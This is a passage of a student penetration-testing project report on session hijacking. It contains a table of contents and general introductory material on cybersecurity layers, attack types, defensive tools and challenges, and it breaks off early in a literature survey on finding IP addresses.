



VIT[®]

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)



SMARTBRIDGE

Let's Bridge the Gap

Project Report of
Cyber Security and Ethical Hacking / Cyber Threat
Intelligence (SIEM Analyst with IBM Qradar)

Web Application and Penetration Testing

Prasanna Kumar N - 20BCE2121

VIT-VELLORE

Gokul R - 20MIS0332

VIT-VELLORE

Kamalesh D - 20MIS0342

VIT-VELLORE

Krishna Rajesh - 20BCY10080

VIT-BHOPAL

TABLE OF CONTENTS

| | |
|--|----------|
| 1. Introduction..... | 9 |
| 1.1. Objective..... | 9 |
| 1.1.1. Vulnerability identification:..... | 9 |
| 1.1.2. Risk assessment:..... | 9 |
| 1.1.3. Attack simulation:..... | 9 |
| 1.1.4. Security enhancement:..... | 9 |
| 1.1.5. Awareness and education:..... | 9 |
| 1.1.6. Incident response planning:..... | 10 |
| 1.1.7. Compliance and regulatory adherence:..... | 10 |
| 1.2. Introduction to cyber security..... | 10 |
| 1.2.1. Key Elements of Cybersecurity:..... | 11 |
| 1.2.1.1. Awareness and Training:..... | 11 |
| 1.2.1.2. Risk Management:..... | 11 |
| 1.2.1.3. Prevention:..... | 11 |
| 1.2.1.4. Detection:..... | 11 |
| 1.2.1.5. Response:..... | 11 |
| 1.2.1.6. Recovery:..... | 11 |
| 1.3. Layers of cyber security..... | 12 |
| 1.3.1. Physical Security:..... | 12 |
| 1.3.2. Perimeter Security:..... | 12 |
| 1.3.3. Network Security:..... | 12 |
| 1.3.4. Endpoint Security:..... | 13 |
| 1.3.5. Application Security:..... | 13 |
| 1.3.6. Data Security:..... | 13 |
| 1.3.7. Identity and Access Management (IAM):..... | 13 |
| 1.3.8. Security Monitoring and Incident Response:..... | 13 |
| 1.3.9. Security Awareness and Training:..... | 14 |
| 1.4. Types of cyber security:..... | 14 |
| 1.4.1. Network Security:..... | 14 |
| 1.4.2. Application Security:..... | 14 |
| 1.4.3. Endpoint Security:..... | 15 |
| 1.4.4. Data Security:..... | 15 |
| 1.4.5. Cloud Security:..... | 15 |
| 1.4.6. Identity and Access Management (IAM):..... | 15 |
| 1.4.7. Disaster Recovery and Business Continuity:..... | 15 |
| 1.4.8. Incident Response:..... | 16 |

| | |
|--|----|
| 1.4.9. Security Awareness and Training: | 16 |
| 1.5. Types of cyber security attacks: | 16 |
| 1.5.1. Malware: | 16 |
| 1.5.2. Phishing: | 16 |
| 1.5.3. Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS): | 17 |
| 1.5.4. Man-in-the-Middle (MitM) Attacks: | 17 |
| 1.5.5. SQL Injection: | 17 |
| 1.5.6. Cross-Site Scripting (XSS): | 17 |
| 1.5.7. Social Engineering: | 17 |
| 1.5.8. Ransomware: | 17 |
| 1.5.9. Advanced Persistent Threats (APTs): | 18 |
| 1.5.10. Zero-day Exploits: | 18 |
| 1.6. Cybersecurity Tools: | 18 |
| 1.6.1. Network Security Tools: | 18 |
| 1.6.1.1. Cisco ASA: | 18 |
| 1.6.1.2. Snort: | 18 |
| 1.6.1.3. Nessus: | 18 |
| 1.6.1.4. Wireshark: | 19 |
| 1.6.2. Endpoint Security Tools: | 19 |
| 1.6.2.1. McAfee Endpoint Security: | 19 |
| 1.6.2.2. Symantec Endpoint Protection: | 19 |
| 1.6.2.3. Microsoft Defender Antivirus: | 19 |
| 1.6.2.4. CrowdStrike Falcon: | 19 |
| 1.6.3. Web Application Security Tools: | 19 |
| 1.6.3.1. ModSecurity: | 19 |
| 1.6.3.2. Burp Suite: | 19 |
| 1.6.3.3. OWASP ZAP: | 19 |
| 1.6.3.4. Acunetix: | 19 |
| 1.6.4. Security Information and Event Management (SIEM) Tools: | 20 |
| 1.6.4.1. Splunk: | 20 |
| 1.6.4.2. IBM QRadar: | 20 |
| 1.6.4.3. LogRhythm: | 20 |
| 1.6.4.4. Elastic SIEM: | 20 |
| 1.6.5. Vulnerability Assessment and Management Tools: | 20 |
| 1.6.5.1. Qualys Vulnerability Management: | 20 |
| 1.6.5.2. Rapid7 Nexpose: | 20 |
| 1.6.5.3. Tenable.io: | 20 |
| 1.6.5.4. OpenVAS: | 20 |

| | |
|---|-----------|
| 1.7. Challenges of Cyber Security: | 21 |
| 1.7.1. Advanced and Evolving Threat Landscape: | 21 |
| 1.7.2. Insider Threats: | 21 |
| 1.7.3. Lack of Cybersecurity Awareness and Skills Gap: | 21 |
| 1.7.4. Ransomware and Extortion Attacks: | 21 |
| 1.7.5. Internet of Things (IoT) Security: | 22 |
| 1.7.6. Cloud Security: | 22 |
| 1.7.7. Regulatory Compliance: | 22 |
| 1.7.8. Supply Chain and Third-Party Risks: | 22 |
| 1.7.9. Data Protection and Privacy: | 22 |
| 1.7.10. Incident Response and Recovery: | 22 |
| 2. Literature Survey: | 23 |
| 2.1. Footprinting and Reconnaissance: | 23 |
| 2.1.1. Finding IP address: | 23 |
| 2.1.1.1. Checking the IP address of your device: | 23 |
| 2.1.1.2. Using a search engine: | 23 |
| 2.1.1.3. Viewing email headers: | 23 |
| 2.1.1.4. Using network diagnostic tools: | 24 |
| 2.1.1.5. Using online IP address lookup services: | 24 |
| 2.1.2. Finding all known information from Whois: | 24 |
| 2.1.2.1. Identify the target: | 24 |
| 2.1.2.2. Choose a WHOIS lookup service: | 25 |
| 2.1.2.3. Perform a WHOIS lookup: | 25 |
| 2.1.2.4. Analyze the WHOIS data: | 25 |
| 2.1.2.5. Outdated software or infrastructure: | 25 |
| 2.1.2.6. Exposed contact details: | 25 |
| 2.1.2.7. Historical changes: | 25 |
| 2.1.2.8. Network configuration details: | 25 |
| 2.1.2.9. Cross-reference with other tools: | 26 |
| 2.1.3. Finding server and its address: | 26 |
| 2.1.3.1. Define the project scope: | 26 |
| 2.1.3.2. Identify the target: | 26 |
| 2.1.3.3. Passive reconnaissance: | 27 |
| 2.1.3.4. Active reconnaissance: | 27 |
| 2.1.3.5. OSINT (Open-Source Intelligence) Gathering: | 28 |
| 2.1.3.6. Analyze the gathered information: | 28 |
| 2.2. Open Ports: | 28 |
| 2.2.1. Scan for open ports and more in-depth information: | 28 |

| | |
|--|-----------|
| 2.2.1.1. Determine the target: | 28 |
| 2.2.1.2. Choose a port scanning tool: | 29 |
| 2.2.1.3. Configure the scanning parameters: | 29 |
| 2.2.1.4. Perform the port scan: | 29 |
| 2.2.1.5. Analyze the scan results: | 29 |
| 2.2.1.6. Document and prioritize findings: | 30 |
| 2.2.2. Exploitation steps for some ports: | 30 |
| 2.2.2.1. Unpatched vulnerabilities: | 31 |
| 2.2.2.2. Default or weak credentials: | 31 |
| 2.2.2.3. Buffer overflow attacks: | 31 |
| 2.2.2.4. Denial-of-Service (DoS) attacks: | 31 |
| 2.2.2.5. Service misconfigurations: | 31 |
| 2.2.2.6. Port scanning: | 31 |
| 2.2.2.7. Man-in-the-Middle (MitM) attacks: | 32 |
| 2.2.2.8. Backdoors or covert channels: | 32 |
| 3. Methodology | 32 |
| 3.1. Network security | 32 |
| 3.1.1. Types of network security | 32 |
| 3.1.1.1. Firewalls: | 32 |
| 3.1.1.2. Intrusion Detection System/Intrusion Prevention System (IDS/IPS): | 33 |
| 3.1.1.3. Virtual Private Network (VPN): | 33 |
| 3.1.1.4. Network Segmentation: | 33 |
| 3.1.1.5. Access Control: | 33 |
| 3.1.1.6. Secure Sockets Layer/Transport Layer Security (SSL/TLS): | 33 |
| 3.1.1.7. Wireless Network Security: | 33 |
| 3.1.1.8. Network Monitoring and Logging: | 34 |
| 3.1.1.9. Antivirus and Antimalware: | 34 |
| 3.1.1.10. Security Auditing and Penetration Testing: | 34 |
| 3.1.2. Types of network security protection | 34 |
| 3.1.2.1. Firewalls: | 34 |
| 3.1.2.2. Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS): | 35 |
| 3.1.2.3. Virtual Private Networks (VPNs): | 35 |
| 3.1.2.4. Network Access Control (NAC): | 35 |
| 3.1.2.5. Secure Sockets Layer/Transport Layer Security (SSL/TLS): | 35 |
| 3.1.2.6. Wireless Network Security: | 35 |
| 3.1.2.7. Network Segmentation: | 36 |
| 3.1.2.8. Secure DNS: | 36 |
| 3.1.2.9. Data Loss Prevention (DLP): | 36 |

| | |
|---|----|
| 3.1.2.10. Network Monitoring and Logging: | 36 |
| 3.2. Penetration test: | 36 |
| 3.2.1. Phases of pen testing: | 36 |
| 3.2.1.1. Planning and Reconnaissance: | 37 |
| 3.2.1.2. Scanning: | 37 |
| 3.2.1.3. Enumeration: | 37 |
| 3.2.1.4. Vulnerability Analysis: | 37 |
| 3.2.1.5. Exploitation: | 37 |
| 3.2.1.6. Post-Exploitation: | 38 |
| 3.2.1.7. Reporting: | 38 |
| 3.2.1.8. Remediation and Follow-up: | 38 |
| 3.2.2. Types of pen testing: | 38 |
| 3.2.2.1. Network Penetration Testing: | 38 |
| 3.2.2.2. Web Application Penetration Testing: | 39 |
| 3.2.2.3. Mobile Application Penetration Testing: | 39 |
| 3.2.2.4. Wireless Penetration Testing: | 39 |
| 3.2.2.5. Social Engineering: | 39 |
| 3.2.2.6. Physical Penetration Testing: | 39 |
| 3.2.2.7. Wireless and Bluetooth Device Testing: | 40 |
| 3.2.2.8. Red Team Testing: | 40 |
| 3.3. Vulnerability assessment: | 40 |
| 3.3.1. Types of vulnerability assessment: | 40 |
| 3.3.1.1. Network Vulnerability Assessment: | 40 |
| 3.3.1.2. Host-based Vulnerability Assessment: | 41 |
| 3.3.1.3. Web Application Vulnerability Assessment: | 41 |
| 3.3.1.4. Mobile Application Vulnerability Assessment: | 41 |
| 3.3.1.5. Database Vulnerability Assessment: | 41 |
| 3.3.1.6. Wireless Network Vulnerability Assessment: | 41 |
| 3.3.1.7. Cloud Environment Vulnerability Assessment: | 42 |
| 3.3.1.8. Configuration Review: | 42 |
| 3.3.1.9. Compliance Assessment: | 42 |
| 3.3.2. Vulnerability scanners: | 42 |
| 3.3.2.1. Nessus: | 42 |
| 3.3.2.2. OpenVAS: | 43 |
| 3.3.2.3. Qualys: | 43 |
| 3.3.2.4. Rapid7 Nexpose: | 43 |
| 3.3.2.5. Acunetix: | 43 |
| 3.3.2.6. OpenVAS: | 43 |

| | |
|--|-----------|
| 3.3.2.7. Burp Suite: | 44 |
| 3.3.2.8. Nikto: | 44 |
| 3.3.2.9. Retina: | 44 |
| 3.3.3. NMAP: | 44 |
| 3.3.3.1. Host Discovery: | 45 |
| 3.3.3.2. Port Scanning: | 45 |
| 3.3.3.3. Service and Version Detection: | 45 |
| 3.3.3.4. OS Fingerprinting: | 45 |
| 3.3.3.5. Scripting Engine: | 45 |
| 3.3.3.6. Network Mapping and Topology Discovery: | 45 |
| 3.3.3.7. Vulnerability Assessment: | 46 |
| 3.3.3.8. Timing and Performance Options: | 46 |
| 3.3.4. Nessus: | 46 |
| 3.3.4.1. Vulnerability Scanning: | 46 |
| 3.3.4.2. Compliance Checks: | 47 |
| 3.3.4.3. Configuration Auditing: | 47 |
| 3.3.4.4. Web Application Scanning: | 47 |
| 3.3.4.5. Agent-Based Scanning: | 47 |
| 3.3.4.6. Patch Management Integration: | 47 |
| 3.3.4.7. Customizable Scans: | 47 |
| 3.3.4.8. Reporting and Remediation Guidance: | 48 |
| 3.3.4.9. Integration and API: | 48 |
| 3.4. Conduct Session Hijacking: | 48 |
| 3.4.1. Session Hijacking: | 48 |
| 3.4.2. Explanation with an Example: | 48 |
| 3.4.2.1. User Authentication: | 48 |
| 3.4.2.2. Session Initialization: | 49 |
| 3.4.2.3. Session ID Transmission: | 49 |
| 3.4.2.4. Interception: | 49 |
| 3.4.2.5. Session Hijacking: | 49 |
| 3.4.2.6. Unauthorized Actions: | 49 |
| 4. Test Implementation: | 50 |
| 4.1. Footprinting and reconnaissance: | 50 |
| 4.1.1. Finding the IP address: | 50 |
| 4.1.2. Finding all known information from Whois: | 50 |
| 4.1.3. Finding server and its address: | 51 |
| 4.1.4. Google advanced search: | 52 |
| 4.2. Scanning for Open ports: | 52 |

| | |
|--|-----------|
| 4.3. Extracting more Information on ports..... | 53 |
| 4.3.1. Port – 21/tcp..... | 53 |
| 4.3.2. Port – 53/tcp..... | 54 |
| 4.3.3. Port – 4444/tcp..... | 55 |
| 4.3.4. Port – 8010/tcp..... | 56 |
| 4.3.5. Port – 88/tcp..... | 56 |
| 4.3.6. Port – 995/tcp..... | 57 |
| 4.4. Exploiting Ports..... | 58 |
| 4.4.1. Exploiting Port 21:..... | 58 |
| 4.4.2. Exploiting Port 53:..... | 59 |
| 4.4.3. Exploiting Port 4444..... | 60 |
| 4.5. Conducting Session Handling..... | 61 |
| 5. Results and Discussions..... | 62 |
| 5.1. Vulnerability scanner:..... | 62 |
| 5.1.1. Nikto..... | 62 |
| 5.1.2. Vulnerability scan using Nikto:..... | 62 |
| 5.1.2.1. Install Nikto:..... | 62 |
| 5.1.2.2. Launch Nikto:..... | 62 |
| 5.1.2.3. Basic Scan:..... | 62 |
| 5.1.2.4. Advanced Scan Options:..... | 62 |
| 5.1.2.5. Scan Output:..... | 63 |
| 5.1.2.6. Analyze Results:..... | 63 |
| 5.1.2.7. Take Action:..... | 63 |
| 5.2. Vulnerability priority rating (OWASP):..... | 64 |
| 5.2.1. SQL Injection..... | 64 |
| 5.2.2. Eavesdropping and Credential Interception Attack..... | 64 |
| 5.2.3. Arbitrary Services..... | 64 |
| 5.2.4. Remote Desktop Access..... | 65 |
| 5.2.5. Management Interface Vulnerability..... | 65 |
| 5.2.6. Cross-Site Scripting (XSS)..... | 66 |
| 5.2.7. VoIP Vulnerability..... | 66 |
| 5.2.8. SSL/TLS Vulnerability..... | 66 |
| 5.2.9. Masquerade..... | 67 |
| 5.2.10. Account Enumeration..... | 67 |
| 6. Conclusion..... | 67 |
| 6.1. Conclusion..... | 67 |
| 6.2. Future Scope:..... | 68 |
| 7. References..... | 70 |

1. Introduction

1.1. Objective

The objective of a cybersecurity project on session hijacking would be to find flaws in computer systems, networks, or applications that attackers could exploit to hijack or manipulate user sessions. Session hijacking refers to the unauthorized takeover of a valid session between a user and a target system, allowing the attacker to impersonate the user, gain unauthorized access to sensitive information, or perform malicious activities.

The primary goals of a project on session hijacking could include:

1.1.1. Vulnerability identification:

Identify potential vulnerabilities in the target system that can be exploited for session hijacking, such as weak session management, insecure communication protocols, or insufficient input validation.

1.1.2. Risk assessment:

Evaluate the potential impact and risks associated with session hijacking, including the potential loss of sensitive data, unauthorized access to user accounts, or compromise of critical systems.

1.1.3. Attack simulation:

Develop and execute controlled attacks to simulate session hijacking scenarios, testing the effectiveness of existing security measures and identifying potential weaknesses.

1.1.4. Security enhancement:

Propose and implement security measures to mitigate the risks associated with session hijacking. This could involve implementing secure session management techniques, adopting strong encryption protocols, enforcing proper authentication mechanisms, or implementing intrusion detection and prevention systems.

1.1.5. Awareness and education:

Raise awareness among system administrators, developers, and end-users about the risks and prevention techniques related to session

hijacking. This may involve conducting training sessions, providing security guidelines, or creating educational materials.

1.1.6. Incident response planning:

Develop a comprehensive incident response plan to effectively handle any session hijacking incidents that may occur. This plan should outline the necessary steps to detect, contain, and remediate any unauthorized session access, minimizing the potential impact on users and systems.

1.1.7. Compliance and regulatory adherence:

Ensure that the project aligns with relevant industry standards, legal requirements, and regulatory frameworks concerning data protection, privacy, and information security.

By pursuing these objectives, a cybersecurity project on session hijacking aims to enhance the security posture of systems and protect user sessions from unauthorized access, ultimately safeguarding sensitive data and maintaining user trust in the digital environment.

1.2. Introduction to cyber security

Cybersecurity is the practice of protecting computer systems, networks, and digital information from unauthorized access, theft, damage, or disruption. With the increasing reliance on technology and the interconnectedness of our digital world, cybersecurity has become a critical concern for individuals, organizations, and governments alike.

The rapid advancement of technology and the widespread use of the internet have opened up new opportunities for cybercriminals to exploit vulnerabilities and launch various types of cyberattacks. These attacks can range from stealing sensitive data and financial information to disrupting critical infrastructure or spreading malware and ransomware.

The main goal of cybersecurity is to ensure the confidentiality, integrity, and availability of information systems and data. Confidentiality refers to protecting data from unauthorized access or disclosure. Integrity involves maintaining the accuracy and trustworthiness of data by preventing unauthorized modifications. Availability ensures that information and services are accessible when needed and not disrupted by cyber threats.

1.2.1. Key Elements of Cybersecurity:

1.2.1.1. Awareness and Training:

Cybersecurity is a shared responsibility, and promoting awareness and providing training to users is crucial. Educating individuals about safe online practices, recognize

1.2.1.2. Risk Management:

Cybersecurity begins with identifying and assessing potential risks and vulnerabilities. This involves understanding the value of assets, evaluating the likelihood and potential impact of threats, and implementing appropriate controls to mitigate risks.

1.2.1.3. Prevention:

Prevention measures aim to proactively stop cyberattacks from occurring. This includes implementing strong access controls, using robust authentication mechanisms, employing secure coding practices, and regularly patching and updating software and systems.

1.2.1.4. Detection:

Detecting cybersecurity incidents and threats in a timely manner is crucial. This involves deploying security monitoring systems and employing techniques such as intrusion detection systems (IDS), intrusion prevention systems (IPS), and security information and event management (SIEM) tools to identify suspicious activities and potential breaches.

1.2.1.5. Response:

A well-defined incident response plan is essential to minimize the impact of a cybersecurity incident. This plan outlines the steps to be taken when an incident occurs, including isolating affected systems, investigating the root cause, and implementing remediation measures to restore normal operations.

1.2.1.6. Recovery:

After an incident, the recovery phase focuses on restoring systems, data, and services to their pre-incident state. This may

involve restoring backups, reconfiguring systems, and implementing additional security measures to prevent future incidents.

Cybersecurity is an ongoing and evolving field as cyber threats continue to evolve and become more sophisticated. It requires a multi-layered approach, involving technology, processes, and people working together to ensure the security and resilience of our digital systems and information.

1.3. Layers of cyber security

Cybersecurity can be viewed as a multi-layered defense approach, with each layer providing specific protections against various types of cyber threats.

The layers of cybersecurity include:

1.3.1. Physical Security:

Physical security focuses on protecting the physical infrastructure that houses computer systems and network components. This includes securing data centers, server rooms, and network closets from unauthorized access, theft, or damage. Physical security measures may include locked doors, access control systems, video surveillance, and environmental controls.

1.3.2. Perimeter Security:

Perimeter security aims to defend against external threats by establishing a boundary between internal and external networks. Firewalls, intrusion detection and prevention systems, and network segmentation are common measures used to monitor and control traffic entering and leaving the network, filtering out potential threats.

1.3.3. Network Security:

Network security involves protecting the integrity, confidentiality, and availability of network resources and communications. This includes securing routers, switches, and wireless networks, as well as implementing virtual private networks (VPNs) for secure remote access. Network

security measures include network segmentation, encryption, access controls, and network monitoring tools.

1.3.4. Endpoint Security:

Endpoint security focuses on protecting individual devices, such as desktops, laptops, smartphones, and tablets, from security threats. It involves deploying antivirus software, host-based firewalls, and intrusion prevention systems on endpoints, as well as implementing device encryption, strong authentication, and regular software updates to patch vulnerabilities.

1.3.5. Application Security:

Application security aims to protect software and web applications from vulnerabilities and malicious activities. This involves secure coding practices, vulnerability assessments, and penetration testing to identify and remediate vulnerabilities. Web application firewalls (WAFs), secure coding frameworks, and regular software updates are examples of measures used to enhance application security.

1.3.6. Data Security:

Data security focuses on safeguarding sensitive and confidential data from unauthorized access, disclosure, or modification. Encryption, access controls, data loss prevention (DLP) solutions, and data backup and recovery mechanisms are commonly employed to protect data at rest, in transit, and in use.

1.3.7. Identity and Access Management (IAM):

IAM ensures that only authorized individuals have access to resources and data. It involves managing user identities, enforcing strong authentication mechanisms, and implementing access controls based on the principle of least privilege. IAM solutions include password policies, multi-factor authentication, role-based access control (RBAC), and privileged access management (PAM).

1.3.8. Security Monitoring and Incident Response:

Security monitoring involves continuous monitoring of network and system activities to detect and respond to security incidents in a timely manner. This includes log management, security information and event

management (SIEM) systems, and real-time threat intelligence. Incident response plans and procedures are essential for effectively handling and mitigating the impact of security incidents.

1.3.9. Security Awareness and Training:

Human factors play a crucial role in cybersecurity. Promoting security awareness and providing regular training to employees and users helps in preventing social engineering attacks, phishing attempts, and other human-related security risks. Education on safe online practices and recognizing potential threats are key components of this layer.

By implementing a layered approach to cybersecurity, organizations can establish multiple lines of defense to protect their systems, networks, data, and users from a wide range of cyber threats. Each layer complements the others to create a comprehensive and robust cybersecurity posture.

1.4. Types of cyber security:

There are various types of cybersecurity measures and practices aimed at addressing different aspects of security in the digital realm. Some key types of cybersecurity include:

1.4.1. Network Security:

Network security focuses on protecting the integrity, confidentiality, and availability of computer networks and their components. It involves measures such as firewalls, intrusion detection and prevention systems, virtual private networks (VPNs), network segmentation, and secure wireless protocols.

1.4.2. Application Security:

Application security aims to protect software and web applications from vulnerabilities and malicious activities. It involves secure coding practices, vulnerability assessments, penetration testing, and the use of web application firewalls (WAFs). Application security helps prevent attacks such as SQL injection, cross-site scripting (XSS), and buffer overflows.

1.4.3. Endpoint Security:

Endpoint security focuses on securing individual devices, such as desktops, laptops, smartphones, and tablets. It involves measures like antivirus software, host-based firewalls, intrusion detection and prevention systems, and device encryption. Endpoint security protects against malware, unauthorized access, and data breaches on endpoints.

1.4.4. Data Security:

Data security involves protecting sensitive and confidential data from unauthorized access, disclosure, or modification. Encryption, access controls, data loss prevention (DLP) solutions, and data backup and recovery mechanisms are used to protect data at rest, in transit, and in use. Data security safeguards against data breaches and theft.

1.4.5. Cloud Security:

Cloud security addresses the unique security challenges associated with cloud computing environments. It involves measures such as data encryption, access controls, secure APIs, identity and access management (IAM), and security monitoring in cloud environments. Cloud security aims to protect data, applications, and infrastructure hosted in the cloud.

1.4.6. Identity and Access Management (IAM):

IAM ensures that only authorized individuals have access to resources and data. It involves managing user identities, enforcing strong authentication mechanisms, and implementing access controls based on the principle of least privilege. IAM measures include password policies, multi-factor authentication, role-based access control (RBAC), and privileged access management (PAM).

1.4.7. Disaster Recovery and Business Continuity:

Disaster recovery (DR) and business continuity planning (BCP) focus on ensuring the availability and resiliency of critical systems and data in the event of a cyber incident or natural disaster. This includes creating backups, implementing redundant systems, and developing plans for system recovery and continuation of essential operations.

1.4.8. Incident Response:

Incident response involves the identification, containment, and remediation of cybersecurity incidents. It includes incident detection, analysis, and the implementation of response actions to mitigate the impact and prevent further damage. Incident response plans and procedures are crucial for effective incident handling.

1.4.9. Security Awareness and Training:

Human factors play a significant role in cybersecurity. Security awareness programs educate employees and users on safe online practices, recognizing and reporting potential threats, and adhering to security policies. Training programs help raise awareness and develop a security-conscious culture within organizations.

These are just some of the key types of cybersecurity measures and practices. As the cybersecurity landscape evolves, new types of security measures and technologies continue to emerge to address the ever-changing cyber threats.

1.5. Types of cyber security attacks

There are various types of cyber security attacks that adversaries employ to compromise computer systems, steal sensitive information, disrupt operations, or cause other malicious outcomes. Some common types of cyber security attacks include:

1.5.1. Malware:

Malware refers to malicious software designed to infiltrate or damage a computer system. This includes viruses, worms, Trojans, ransomware, spyware, and adware. Malware can be delivered through infected email attachments, malicious websites, or compromised software.

1.5.2. Phishing:

Phishing attacks involve the use of deceptive emails, messages, or websites to trick individuals into revealing sensitive information such as passwords, credit card details, or personal data. Phishing attacks often mimic legitimate entities and rely on social engineering techniques to manipulate victims into taking actions that benefit the attacker.

1.5.3. Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS):

DoS and DDoS attacks aim to disrupt the availability of computer systems, networks, or websites by overwhelming them with excessive traffic or resource consumption. These attacks render the targeted services inaccessible to legitimate users, causing significant downtime and financial losses.

1.5.4. Man-in-the-Middle (MitM) Attacks:

In a MitM attack, an attacker intercepts and alters communication between two parties, secretly relaying or manipulating the data being exchanged. This enables the attacker to eavesdrop on sensitive information, modify data, or impersonate one of the legitimate parties involved in the communication.

1.5.5. SQL Injection:

SQL injection attacks exploit vulnerabilities in web applications that use improperly validated user input in SQL queries. Attackers inject malicious SQL code into input fields, which can lead to unauthorized access, data leakage, or manipulation of the underlying database.

1.5.6. Cross-Site Scripting (XSS):

XSS attacks occur when attackers inject malicious scripts into web pages viewed by unsuspecting users. These scripts can execute in the user's browser, allowing the attacker to steal sensitive information, perform actions on behalf of the user, or deliver malware.

1.5.7. Social Engineering:

Social engineering attacks exploit human psychology and manipulate individuals into divulging confidential information or performing actions that aid the attacker. Techniques include pretexting, phishing, baiting, tailgating, and impersonation.

1.5.8. Ransomware:

Ransomware attacks involve malicious software that encrypts a victim's files or entire system, rendering it inaccessible until a ransom is paid. Attackers demand payment in exchange for the decryption key, with no guarantee of restoring access even after payment.

1.5.9. Advanced Persistent Threats (APTs):

APTs are targeted and sophisticated attacks carried out by well-resourced adversaries over a prolonged period. APTs typically involve multiple attack vectors and advanced techniques to infiltrate and persist within a target network, enabling the attacker to steal sensitive data, conduct espionage, or disrupt operations.

1.5.10. Zero-day Exploits:

Zero-day exploits target vulnerabilities in software or hardware that are unknown to the vendor or lack available patches. Attackers exploit these vulnerabilities before they are discovered and patched, giving organizations little or no time to defend against the attacks.

It's important to note that cyber security attacks are constantly evolving, and attackers frequently develop new techniques or variations of existing attack methods. Staying informed about emerging threats and implementing robust security measures is crucial in defending against these attacks.

1.6. Cybersecurity Tools:

There are numerous cybersecurity tools available to help organizations and individuals detect, prevent, and respond to cyber threats. Here are some commonly used cybersecurity tools across different categories:

1.6.1. Network Security Tools:

1.6.1.1. Cisco ASA:

A firewall and VPN solution for securing network traffic and providing secure remote access.

1.6.1.2. Snort:

An open-source intrusion detection and prevention system that detects and blocks network threats.

1.6.1.3. Nessus:

A vulnerability scanning tool that identifies and assesses vulnerabilities in networks and systems.

1.6.1.4. Wireshark:

A network protocol analyzer that captures and analyzes network traffic for troubleshooting and security purposes.

1.6.2. Endpoint Security Tools:

1.6.2.1. McAfee Endpoint Security:

Provides antivirus, firewall, and endpoint protection capabilities.

1.6.2.2. Symantec Endpoint Protection:

Offers advanced threat detection and prevention for endpoints.

1.6.2.3. Microsoft Defender Antivirus:

A built-in security solution for Windows that protects against malware and other threats.

1.6.2.4. CrowdStrike Falcon:

A cloud-native endpoint protection platform that detects and responds to threats in real-time.

1.6.3. Web Application Security Tools:

1.6.3.1. ModSecurity:

An open-source web application firewall (WAF) that protects against common web-based attacks.

1.6.3.2. Burp Suite:

A web application security testing tool for identifying vulnerabilities and testing application security.

1.6.3.3. OWASP ZAP:

An open-source web application scanner for finding security vulnerabilities.

1.6.3.4. Acunetix:

A web vulnerability scanner that detects and reports vulnerabilities in web applications.

1.6.4. Security Information and Event Management (SIEM) Tools:

1.6.4.1. Splunk:

A comprehensive SIEM tool that collects and analyzes logs and security events for threat detection.

1.6.4.2. IBM QRadar:

A SIEM solution that offers real-time threat detection and incident response capabilities.

1.6.4.3. LogRhythm:

Provides log management, SIEM, and security analytics for effective threat monitoring and response.

1.6.4.4. Elastic SIEM:

A SIEM solution built on the Elastic Stack, combining logs and security event data for threat detection.

1.6.5. Vulnerability Assessment and Management Tools:

1.6.5.1. Qualys Vulnerability Management:

Conducts vulnerability scans and provides centralized vulnerability management.

1.6.5.2. Rapid7 Nexpose:

Offers vulnerability scanning and assessment for networks, systems, and applications.

1.6.5.3. Tenable.io:

Provides vulnerability management and assessment capabilities for continuous monitoring.

1.6.5.4. OpenVAS:

An open-source vulnerability scanner that identifies and assesses security vulnerabilities.

These are just a few examples of cybersecurity tools available in the market. The choice of tools may vary based on specific requirements, budget, and the complexity of the environment being protected. It's important to evaluate and

select tools that align with the organization's security needs and integrate well with existing infrastructure.

1.7. Challenges of Cyber Security:

Cybersecurity faces a range of ongoing challenges as technology evolves and cyber threats become more sophisticated. Some of the current challenges in cybersecurity include:

1.7.1. Advanced and Evolving Threat Landscape:

Cyber threats are continually evolving, with adversaries developing new attack techniques, exploiting vulnerabilities, and using advanced persistent threats (APTs). Keeping pace with these emerging threats is a significant challenge for cybersecurity professionals.

1.7.2. Insider Threats:

Insider threats pose a challenge as they involve individuals with authorized access to systems or data who intentionally or unintentionally cause harm. Insider threats can result from malicious actions, negligence, or compromised credentials.

1.7.3. Lack of Cybersecurity Awareness and Skills Gap:

There is a shortage of skilled cybersecurity professionals, which makes it difficult for organizations to find and retain qualified personnel. Additionally, the lack of cybersecurity awareness among employees and individuals can lead to human errors and make organizations more vulnerable to attacks.

1.7.4. Ransomware and Extortion Attacks:

Ransomware attacks continue to be a significant concern, with cybercriminals targeting organizations and individuals to encrypt their data and demand ransom payments. The increasing frequency and sophistication of ransomware attacks present significant challenges in terms of prevention, detection, and response.

1.7.5. Internet of Things (IoT) Security:

The proliferation of IoT devices introduces new vulnerabilities and potential entry points for attackers. Many IoT devices lack robust security measures, making them attractive targets for exploitation.

1.7.6. Cloud Security:

As organizations increasingly adopt cloud computing and storage services, securing cloud environments becomes a critical challenge. Ensuring the confidentiality, integrity, and availability of data and applications in the cloud requires careful configuration, access controls, and monitoring.

1.7.7. Regulatory Compliance:

Organizations must comply with various cybersecurity regulations and standards, such as the General Data Protection Regulation (GDPR) and the Payment Card Industry Data Security Standard (PCI DSS). Meeting compliance requirements and maintaining data privacy can be complex and resource-intensive.

1.7.8. Supply Chain and Third-Party Risks:

Cybersecurity risks extend beyond an organization's own infrastructure and include risks associated with suppliers, vendors, and third-party service providers. Supply chain attacks and vulnerabilities in third-party software or services can expose organizations to significant risks.

1.7.9. Data Protection and Privacy:

Protecting sensitive data and ensuring privacy is a persistent challenge. The increasing volume and value of data, coupled with global data protection regulations, require organizations to implement strong encryption, data access controls, and privacy safeguards.

1.7.10. Incident Response and Recovery:

Detecting and responding to security incidents effectively is crucial. Organizations need robust incident response plans, trained incident response teams, and the ability to recover systems and data quickly after an attack.

Addressing these challenges requires a holistic approach, combining technology, processes, and people. Organizations must continually update their cybersecurity strategies, invest in training and awareness programs, implement strong security controls, and collaborate with industry partners to stay ahead of emerging threats.

2. Literature Survey

2.1. Footprinting and Reconnaissance

2.1.1. Finding IP address:

Finding an IP (Internet Protocol) address involves a few different methods, depending on the purpose and context. Here are a few common ways to determine an IP address:

2.1.1.1. Checking the IP address of your device:

On a Windows computer, open the Command Prompt (press Win + R, type "cmd," and hit Enter), then type "ipconfig" and press Enter. Look for the "IPv4 Address" under the network adapter you're using.

On a Mac/Linux, open the Terminal (press Cmd + Space, type "Terminal," and hit Enter), then type "ifconfig" and press Enter. Look for the "inet" address under the network adapter you're using.

